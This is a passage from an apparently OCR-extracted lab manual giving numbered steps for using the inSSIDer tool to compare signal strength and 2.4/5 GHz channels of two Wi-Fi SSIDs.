9.Then after the files gets installed, the following screen will appear, as shown in Figure. Click Close



Then InSSIDer icon will appear on the desktop.

10.Double click on the InSSIDer icon on the desktop. Then the following screen will appear, as shown in Figure.

11.Click on the Time Graph tab, as shown in Figure

It will show the time graph of all the available SSID. We need to elect the particular SSID what we need to know

12.Click on the particular SSID as shown in Figure 12. In this lab we have selected WSTREAM AP0 SSID

Now you have to select another SSID for comparison


13.Scroll down the SSID and select WStream AP -1, as shown in Figure.

14.Then the following screen will appear, as shown in Figure

15.Click on the 2.4 GHz channels tab, as shown in Figure

16. It will show 2.4 Ghz channels for two SSIDs,WStreamAP1 and WStream AP0.

17.Click on the 5 Ghz channel, as shown in Figure.
Then the following screen will appear as shown in Figure.



Thus, you can see the signal strength for both the SSIDs. In this way, we can analyze wireless network strength with the help of InSSIDer tool